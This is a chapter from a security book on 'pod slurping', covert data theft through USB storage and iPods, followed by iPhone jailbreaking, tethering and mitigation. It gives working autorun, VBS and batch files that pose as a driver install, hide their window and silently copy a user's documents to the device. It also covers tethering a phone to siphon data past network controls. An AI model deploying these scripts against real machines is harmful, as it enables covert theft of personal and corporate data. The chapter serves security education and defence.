[D] www.sharp-ideas.net/

The Windows 7 version of *robocopy* includes another improvement that can significantly enhance one's pod-slurping experience. Prior to Windows 7, *robocopy* could only perform copying of the files in consecutive order. This new version includes a multithreading feature allowing you to specify the number of threads desired. The */MT* switch enforces this option and defaults to 8 but will allow up to 128 threads. This improvement can amplify the available resources, allowing for multiple streams of data to be processed simultaneously. The multithreaded feature does not work on previous Windows versions, but it does benefit those who seek to slurp Windows 7 up.

How to Recreate the Attack

Instead of purchasing a copy of the script produced by Abe for analysis, in this chapter, we will look into other methods of accomplishing the same objective. You will need a desktop running XP or Vista (any edition) and an iPod or any other removable media you have handy. The following instructions will describe how to use the *xcopy* command to build a slurping device.

1. Open a text editor, type the below statement, and then save it as autorun.inf. This will be used to automatically launch the batch file we will create in the following steps:

```
[autorun]
open=launch.bat
action=Click "OK" to install USB flash drive drivers
shell\open\command=start.bat
```

2. Open a text editor, type the below statement, and then save it as Invis.vbs. This is used to make the command window.

```
CreateObject("Wscript.Shell").Run """" & WScript.Arguments(0)
   & """", 0, False
```

3. Open a text editor, type the below statement, and then save it as start.bat. The purpose of this file is to combine the Visual basic script we made in step 2 with the second batch script that we will make in the next step.

```
wscript.exe "%~d0\invis.vbs" "bkup.bat"
```

4. Open a text editor, type the below statement, and then save it as bkup.bat. This file is the one that actually does the pod slurping. The *xcopy* command specifying the user's directory is for Vista, and the other is for XP.

```
@echo off
mkdir %~d0\%computername%
xcopy "C:\Documents and Settings\%username%\My Documents"
   %~d0\%computername% /s/c/q/r/h
xcopy C:\Users\%username%\Documents %~d0\%computername% /s/c/q/r/h/g
@cls
@exit
```

5. Copy the four files you just created to the root of your storage device. Now let's do some testing.
6. Place the iPod or other memory device into a Windows system. Using Windows Explorer, browse to the bkup.bat and double-click to execute.

The batch file will immediately execute the commands, making a directory on the root of the device with the Windows computer name. All the files in the Documents or My Documents folders will then be copied to the device. Alternatively, you may wish to target a specific file type on the entire C drive. The following command can be added to perform this action:

```
xcopy "C:\\*.doc" %~d0\\%computername% /s/k/c/f/h/y
```

Other file types can be targeted by changing the extension after the wildcard asterisk. Even though we are portraying this as exploitation, a batch file of this sort can be put to good use. This utility could be beneficial in providing a quick way to back up specific files and folders deemed critical on a system. Be advised, this command will overwrite all files copied to the device if previously used on the target system. If used on a machine with the same name, all files from the previous system will also be overwritten.

RISKY BUSINESS

In a matter of minutes, vast amounts of information can be stolen with a minimum number of keystrokes. Have you ever been to a coffee shop or bistro and needed to take a quick break? Maybe you are at a Barnes and Noble or a library researching a subject and need to go retrieve a book. "Plug and play" takes on an entirely different meaning when these types of situations arise. Simply insert the proverbial "straw" (USB or FireWire) and slurp the data away.

The theft of corporate data can be extremely profitable in various ways: blueprints, engineering plans, tenders, price lists, source code, schemas, and other types of valuable intellectual property. This type of data is often sold to competitors by the individuals for an economic or business-related advantage. Today, terms like *data leakage*, *ciphering*, and *disclosure* are often used to describe such mishaps in relevant industries.

In 2004, an incident involving lost disks containing nuclear weapons information at Los Alamos National Laboratory in New Mexico was reported. The US Energy Secretary Spencer Abraham ordered the Department of Energy to cease classified work on computers until a stringent strategy could be defined for removable media. Shortly after this crucial event, Gartner analysts Girard and Contu advised the security community of the associated risks related to uncontrolled use of portable storage devices.[E]

[E] www.gartner.com/DisplayDocument?doc_cd=122085

Pod Proliferation

Since the launch of the first iPod in 2001, it has remained one of the most successful electronic gadgets on the globe. Other MP3 players have also made a dent in the market, but the iPod continues to dominate, especially considering their recent advancements with the Touch series. Apple now boasts combined global sales exceeding 228 million units as of the fourth quarter of 2009 (Figure 6.1).[3] This statistic takes into account all iPod iterations such as the Classic, Mini, Nano, Shuffle, and Touch.

Frightening flocks of white earphones can be found nearly everywhere you look these days. The tactical advantages these devices provide for attackers are in their inconspicuous nature, enormous capacities, and ease of access. You never really know in what activity a user might be engaged. The employee could be simply charging the device or listening to music. Then again, maybe he or she is injecting malicious code or slurping away gigabytes of data each day. iPods have become so universally accepted that they don't arouse suspicion. Even if there were a forbidding policy, users could and likely would conceal them in desk drawers, behind a computer, or under any number of items scattered on a typical workplace desk.

You might expect large entities concerned with these risks to ban the devices altogether. In fact, some have taken a completely opposite approach with regard to employee iPod usage. The National Health Service (NHS) Greater Glasgow in Scotland has embraced the music player explosion by using it as a learning tool. Two of their hospitals now offer "audio introductions" for new employees, enabling them to listen at their leisure. Managers of the hospitals indicate that the audio tours will be used to train staff on patient adjustments, violence rehabilitation, new disease




FIGURE 6.1

iPod Combined Global Sales

outbreaks, and other important issues.[F] All this seems rather absurd when you consider that malicious perpetrators often target medical records, as these usually provide all the information identity thieves need. One can only hope the NHS has a rigorous endpoint protection solution engaged.

The leading motivators driving these data snatchers are monetary gain, malicious goals, and just being naturally inquisitive. Former and disgruntled employees are key examples of staff who might feel oppressed or that they have been treated unfairly. When the price is right, nearly anyone can be convinced to become a purloining perpetrator. The knowledge an insider has can be exploited by using internal relationships, stealing customer information, or indulgence in industrial espionage.

ADVANCEMENTS IN THIS ATTACK

As explained in the introduction of this chapter, any handheld storage device can be used to suck data straight through a USB straw. These music players can also contain any type of script or program you might find useful. The technology used for the attacks in the first five chapters could easily be transposed onto this device with some slight adjustments.

The iPod has evolved to where it is nearly indistinguishable from the iPhone, with one major difference. A Global System for Mobile Communications (GSM) card is not present in the iPod Touch. Both devices have Bluetooth and WLAN cards available for attaching to peripherals, computers, or networks. Recent versions of the iPod Nano and Touch now include video cameras that pose an additional risk.

At Defcon17 in Las Vegas, NV, a professor of information security at the Colorado Technical University demonstrated how the new iPod Touch can be transformed into a portable penetration platform for testing, auditing, or attack purposes.[G] Using a benign and widely accepted device such as this renders little suspicion when walking into a bank, government building, or any corporate location. In this presentation, he furnished the unit with Metasploit (exploit coder), Nikto (Web server scanner), Medusa (network brute force), Pirni (sniffer), and many other useful testing tools. To accomplish this, the researcher used a widely known method of jailbreaking an Apple device allowing for the installation of unauthorized third-party applications.

The same scenario described above can be played out on an iPhone. Instead of using this for an auditing or pod-slurping solution, it could easily be turned into another devastating data-snatching device. An ordinary user could attach an iPhone (or any Internet phone) to a computer, establishing an alternate Internet connection. This would enable him or her to siphon an unlimited amount of data from inside any network. This session could also be used to surf blocked sites, download unwanted code, or perform a number of other unauthorized actions over a GSM network. In the next section, we will describe in detail how easily this can be achieved with an iPhone.

[F] http://news.bbc.co.uk/2/hi/business/4859302.stm

[G] www.defcon.org/images/defcon-17/dc-17-presentations/defcon-17-thomas_wilhelm-hacking_ipod_touch.pdf

Breaking Out of Jobs' Jail

Jailbreaking is an expression used to describe modification techniques that circumvent limitations imposed on iPod Touch and iPhone products. Once a device is released from the proverbial prison, users are able to install and run unauthorized programs, thus bypassing Apple's official management mechanism. In simple terms, jailbreaking gains root access, enabling third-party applications to be installed. It is also the first step in enabling users to switch to another mobile provider.

The applications provided with jailbreaking allow for a more creative customizable experience. Programs previously unavailable to users through the Apple App Store can now be installed via Cydia,[H] Rock,[I] or any of the other unofficial application providers. Some of the advantages include multitasking (background apps), tethering (requires unlock), video recording (iPhone 3G), and so much more.

Unlocking is a term that refers to the modification of the iPhone firmware permitting the use of non-AT&T SIMs and other enhanced features. The iPhone is only equipped with a GSM radio, which limits available alternate mobile carriers to T-Mobile. The remainder of the US carriers deploy a CMDA variety that is not compatible with GSM. Both unlocking and jailbreaking will void the warranty on the phone, which Apple is trying to define as a criminal act.

Legal Concerns

The Electronic Frontier Foundation (EFF) feels individual customization of a mobile device is a consumer's right and has filed an exemption to the Digital Millennium Copyright Act, which is the law that defines criminal criteria for bypassing encryption or digital rights management copyrighted materials.[J] This proposal indicates that users should be permitted to customize their phones, especially considering the applications, like the iPhone jailbreak, that can be legally acquired. The EFF is targeting all phones in this exemption, with iPhone prominently cited. A ruling on this matter had not been made at the time this book was written but is expected in late 2009 or early 2010. If the exemption is issued, it would only be valid for 3 years. Once that duration ends, a renewal request must be submitted for review.

In reaction to the EFF exemption, Apple filed a response: "Current jailbreak techniques now in widespread use utilize unauthorized modifications to the copyrighted bootloader and OS, resulting in infringement of the copyrights in those programs. For example, the current most popular jailbreaking software for the iPhone, PwnageTool (cited by EFF in its submission), causes a modified bootloader and OS to be installed in the iPhone, resulting in infringement of Apple's reproduction and derivative works rights."[4] Apple has also made claims that these jailbroken devices could be used to attack mobile towers, threatening national security or ultimately resulting in Cybergeddon.[K]

[H] http://cydia.saurik.com/
[I] www rockyourphone.com/
[J] www.copyright.gov/1201/2008/comments/lohmann-fred.pdf
[K] http://homelandsecuritynewswire.com/apple-says-jailbreaking-may-knock-out-transmission-towers

Apple, an infamous group called Dev-Team,[L] and a community of hackers have been playing this cat-and-mouse game since the first iPhone release in 2007. Each new Apple hardware and firmware release breaks the previous jailbroken version. The Dev-Team and their supporting cast have been able to keep up with Apple as they scurry frantically to thwart these liberating bandits. The Dev-Team produces a tool called Pwnage for expert users who want to create a custom firmware, which can run unsigned code. Currently, the PwnageTool[M] is only available for the Mac OS X.

I Freed the iPhone

George Hotz (GeoHot) is the person who hacked into Apple's first iPhone.[N] The original hardware-based unlocking technique has evolved into a less intrusive software modification. The latest release developed by George and the hacking community is able to break the new iPhone 3GS. Previous iPhone platforms need to be updated to 3.1.2 of the OS prior to attempting the new version of the hack. Blackra1n (RC3) is the name of the current jailbreaking program available for Windows at the time this book was written. By the time you read this, it is very likely that another Apple update will have been deployed, rendering these procedures ineffective.

The iPhone used in this scenario is a 8GB 3G model that has never been jailbroken. Two sites that aided in the successful results demonstrated here are www.ihackintosh.com/category/iphone/ and www.iclarified.com/. These sites also contain alternate procedures for iPhones previously jailbroken, not using OS 3.1.2 or any other variety of conditions. Included below are some caveats that have been documented in forums and blogs by users who encountered problems during their experience. The Windows Vista and 7 systems were used during testing, and all of these were applied due to issues encountered.

- Kill the "mdnsresponder" and all processes with iTunes in the name using Task Manager.
- Close all other applications on the computer and iPhone when you jailbreak to avoid interference.
- If a white screen appears, power off the device by simultaneously holding the power and home button for 10 sec, and then restart by pressing power again.
- Enable the "Airplane" mode on the iPhone.
- The application requires Windows administrative privileges to install.

Back up your iPhone using iTunes so you can restore your apps, data, and other critical items after the jailbreak is accomplished. Do not choose to restore to factory defaults, as you will wipe the jailbreak from the system. A restore from backup can be accomplished in iTunes by right-clicking the phone and choosing Restore from Backup after you complete the jailbreak. If prompted to restore by iTunes, choose **set up as a new phone** first and then restore from backup afterward. Repeat this process if unsuccessful, as users have reported that multiple attempts may be necessary.

[L] http://blog.iphone-dev.org
[M] http://blog.iphone-dev.org/post/42931306/pwnagetool-2-0-1
[N] www.washingtonpost.com/wp-dyn/content/article/2007/08/28/AR2007082800328.html

Windows 7 and Vista users have reported some compatibility problems. It is recommended that the blackra1n program be set to Windows XP Compatibility Mode before running. This can be accomplished by selecting the file, right-clicking, and then selecting **Properties**. Go to the **Compatibility** tab, check the Run this program in compatibility mode for, and then select **Windows XP** in the drop-down menu. Each release has its own share of bugs, and this one is no exception. Previous releases were much more cumbersome in that you had to force the phone into the Device Firmware Upgrade mode that bypasses the OS, allowing you to upgrade or downgrade OS levels. Follow the below instructions to begin the jailbreaking process only if you meet the aforementioned criteria.

1. Open a Web browser and navigate to www.blackra1n.com. Click the **Windows logo** at the bottom of the screen to download the latest release.
2. Go to the location where you downloaded blackra1n and double-click the **executable** to launch the program.
3. Make sure your iPhone is connected to the computer; then, click the **make it ra1n** button shown in Figure 6.2.
4. A picture of GeoHot should now be seen on the iPhone, as seen in Figure 6.3. This replaces the regular recovery mode screen that comes standard on your device.





FIGURE 6.2

Windows Blackra1n Program Dialogue

FIGURE 6.3

iPhone Blackra1n Recovery Screen

5. Once the program is initialized, a pop-up message will appear with a disclaimer and donation information, as shown in Figure 6.4.
6. The blackra1n program will indicate the status as the iPhone is reset, as illustrated in Figure 6.5.
7. Once the iPhone reboots, it should be jailbroken and you will now have a blackra1n icon on the springboard, as shown in the Figure 6.6. The size of the




Enjoy your jailbroken iPhone

Your jailbreak is done once the device reboots. For tethered, run again to boot.
If this was the simplest jailbreak ever, please go to blackra1n.com and donate to support future development!!!
If you paid anything for this software demand a refund.
Available free from blackra1n.com, funded solely on after the fact donations

FIGURE 6.4

Windows Blackra1n Finalization Popup



blackra1n jailbreak by geohot RC3

done, wait for reboot

FIGURE 6.5

Windows Blackra1n Finish Dialogue





FIGURE 6.6

iPhone Springboard with Blackra1n Application



Please select package(s)

Cydia	Popular package installer by Saurik. Access APT Community & Cydia Store.	✓
Rock	Cleaner and Faster than Cydia. Auto backup, icons, and more. Access APT Community & Rock Store.	
sn0w	Unlock by geohot. Allows phone to be used with other carriers	✓

Uninstall blackra1n

blackra1n by geohot

FIGURE 6.7

Blackra1n Application

initial download is too large to push over the GSM network. For this reason, make sure you have a WLAN Internet connection before you launch the blackra1n application. Airplane mode will need to be turned off in order to do this.

8. Once a WLAN Internet connection is established, launch blackra1n. Choose the **Cydia** (and/or **Rock** if you desire) and **sn0w package** installers and then press the **Install** button at the top right of the screen (Figure 6.7). The sn0w package is what performs the unlock so you can complete the tethering process in the next section.


Once complete, the sn0w install will show a post-install log; press **Close**. Now blackra1n will respring your board and you can go to Cydia and check out all of the cool unauthorized applications. There is some additional risk induced by jailbreaking and installing these applications. One such risk will be outlined in the "Mitigating Measures" section of this chapter. It's a good idea to read up on any application before installing it to your iPhone, even those from the official Apple App Store.

Data siPhoning

Turning any phone into an information-snatching siphon has never been simpler for a mischievous user. *Tethering* is a term used to describe a network connection-sharing technique leveraging an Internet-capable phone. Blackberry,[O] Nokia, Motorola, and many others[P] are able to perform a tethering function via USB or Bluetooth. Why risk being caught with the information on your slurping device or be confined to the storage limitations when you can siphon an unlimited amount of data to a location of your choosing?

In this example, we will be tethering the iPhone to a Windows Vista system and establishing Internet connectivity. The procedures included below will guide you through this process using the jailbroken iPhone described in the previous section.

1. From the iPhone, open Safari and navigate to http://m.peacefulinsanity.com/Tether.mobileconfig. There are other providers of tethering apps, but this is the one we chose for testing. Press the **Install** button in the top-right corner, as shown in Figure 6.8.
2. Press **Install Now** when prompted with the disclaimer (Figure 6.9). This will install the custom profile.




US AT&T Tethering
PeacefulInsanity.com
Unsigned

Description Enables tethering on AT&T - thanks to w1kedZ
Received Nov 7, 2009
Contains APN

FIGURE 6.8

Peaceful Insanity Tether Installer

[O] www.3gtethering.com/2009/05/how-to-tether-your-blackberry-to-your-laptop-or-netbook/
[P] www.evdoinfo.com/content/view/2706/63/



US AT&T Tethering
PeacefulInsanity.com


Install Profile

IMPORTANT: The authenticity of “US AT&T Tethering” cannot be verified.

Installing this profile will change settings on your iPhone.

FIGURE 6.9

Profile Installer Disclaimer



Internet Tethering ON

Your iPhone's Internet connection is being shared over USB and Bluetooth.

To connect with USB


1 Plug iPhone into your computer.
2 Choose iPhone from the list of network services in your settings.

To connect over Bluetooth

1 Pair iPhone with your computer.
2 On iPhone, tap Accept or enter the code displayed on your computer.
3 Connect iPhone to computer.

FIGURE 6.10

iPhone Network Tethering Settings



Bluetooth is Off

Internet Tethering will only be available over USB. Turn on Bluetooth to enable Internet Tethering over both Bluetooth and USB.

3 Connect iPhone to computer.


FIGURE 6.11

Tether Connection Preference Screen

3. Reboot your iPhone and then go to **Settings | General | Network | Internet Tethering** and turn it on (Figure 6.10).
4. Next, you will be prompted to choose your connection method. Choose **USB only** (Figure 6.11), as this was tested in the scenario.
5. Your iPhone tether configuration is now complete. Plug your iPhone into the computer's USB port and Windows will detect the iPhone's request to tether and bring up the Network configuration pane, as seen in Figure 6.12. Choose the setting you desire.
6. Select **Close** on the Set Network Location status pane, as illustrated in Figure 6.13.
7. The iPhone should now display a bar at the top indicating the tethering state (Figure 6.14). You can now surf from your computer using your iPhone's Internet connection.

If you jailbreak or unlock your phone, then the onus of security is on you! This is not to say that an iPhone managed by Apple is any more secure.[Q] The GSM algorithm has also recently been deciphered, which some claim exposes both managed and jailbroken devices.[R] Jailbroken applications merely provide advanced features that may need some tweaking to enable the most stringent protection.

[Q] http://seriot.ch/resources/talks_papers/iPhonePrivacy.pdf
[R] www.nytimes.com/2009/12/29/technology/29hack.html?_r=2



Set Network Location

Select a location for the 'Network' network

Windows will automatically apply the correct network settings for the location.

Home
Choose this for a home or similar location. Your computer is discoverable and you can see other computers and devices.

Work
Choose this for a workplace or similar location. Your computer is discoverable and you can see other computers and devices.


Public location
Choose this for airports, coffee shops, and other public places or if you are directly connected to the Internet. Discovery of other computers and devices is limited.

Customize the name, location type, and icon for the network

Help me choose

FIGURE 6.12

Set Network Location Wizard



Set Network Location

Successfully set network settings

Network name: **Network**
Location type: **Private**
This allows you to see other computers and devices, while making your computer discoverable.

View or change network and sharing settings in Network and Sharing Center

View computers and devices on the network

FIGURE 6.13

Set Network Location Status




FIGURE 6.14

iPhone Springboard with Internet Tethering Status

WARNING

It is rumored that AT&T can detect higher volumes of traffic that can occur when leveraging your iPhone in this manner.[S] While there is currently no official plan or punishment defined for this unsupported method, some have claimed to find outrageous charges on their bills.

There are reports of a very slim chance you could brick (render useless) your iPhone during this process or when new Apple updates are released. Some feel this is a ploy by Apple to prevent users from attempting such a feat. The iPhone OS release 1.1.1 in 2007 has assembled the most attention, with a lawsuit filed accusing Apple and AT&T of violating the Sherman Act and other antitrust laws by locking customers into an exclusive carrier.[T] This specific update was reported to brick unlocked iPhones using an alternate network provider.

The latest release of the jailbreak is much less intrusive, decreasing the likelihood of such an event. If you ever need to take your iPhone back to Apple for warranty work, it would be in your best interest to do a firmware restore to factory defaults with the latest revision.[U] This will prevent them from determining if you made any software modifications.

[S] www.pcmag.com/article2/0,2817,2349349,00.asp
[T] www.computerworld.com/s/article/9141222/iPhone_owners_demand_to_see_Apple_source_code
[U] www.apple.com/iphone/softwareupdate/

While the USB connection was our focus here, the Bluetooth tethering capability is even more interesting. This would allow the unit to be hidden in a pocket, drawer, or any other location out of site. Other hacks even show how to turn some of these devices into a Wi-Fi hotspot.[V] An iPhone app called MyWi was also just released to give users hotspot functionality.[W] Corporate wireless intrusion-detection systems could counter the hotspot activity; however, this will not hinder a GSM network connection, as these are usually deemed a necessity.

MITIGATING MEASURES

These types of attacks can exploit the default autorun feature in Windows, similar to how the U3 technology does. If a system has been altered from the default state (including recent patches), it may be possible for automated initialization to occur. These attacks rely on the ability to copy data that is readily accessible to an authenticated user.

As discussed in Chapter 5, "RAM dump," a solid corporate security policy with consistent training and adequate notifications can help diminish these risks. Continuous security-awareness training is a necessary evil, and regularly updating the content here can minimize the monotony that induces inattention. Voluntary compliance should not be completely relied upon, but it is an aspect that should be constantly reiterated.

From an individual perspective, keeping your machine inaccessible to others is the best advice. Locking your desktop with a password while away is the simplest and most effective way to minimize these attacks. If you use the hibernation or sleep feature, ensure the desktop will be password-protected upon resuming.

Put Your Clients on a Data Diet

One potential resolution that could drastically minimize these types of situations is a thin client solution with strict controls. Many of the companies who fall under the Health Insurance Portability and Accountability Act of 1996 (HIPAA), Payment Card Industry Data Security Standards (PCI DSS), and other regulations are moving to this type of administrative model, as it has the ability to lock down functions and data to a granular level.

Drive mapping, clipboard pasting, and screenshots are three of the top concerns facing companies who wish to abolish the data-leakage risks that are inherent to a thick client design (standard client server model). The next sections will examine these three risks against the standard Windows tools and leading third-party providers. Windows 2008's built-in Terminal Services client includes some enhanced features but is still lackluster when compared to some other vendor products. Citrix, BlueCoat Remote Access (RA), and Sun Secure Global Desktop (SGD) are three distinct leaders in this space who provide advanced thin client functionality and security features.

[V] http://palmpre-hacks.com/palm-pre-hacks/how-to-hacktether-palm-pre-into-a-wifi-router/

[W] www rockyourphone.com/index.php/mywi.html

Drive Mapping

Environments with this ability enabled allow users to transfer any data from client to server or vice versa. This opens the door for leakage scenarios and also provides the ability to upload malicious code unknowingly or intentionally. Windows Terminal Service is able to prevent local drive mapping on the target sessions. These settings can be adjusted by toggling the following GPO item.

- *Computer Configuration\Administrative Templates\Windows Components\Terminal Services\Terminal Server\Device and Resource Redirection*

Citrix, BlueCoat RA, and Sun SGD are all able to modify this behavior. Due to resource testing limitations and version variance, we will only include Windows-related corrective actions where applicable.

Disabling Clipboard Pasting

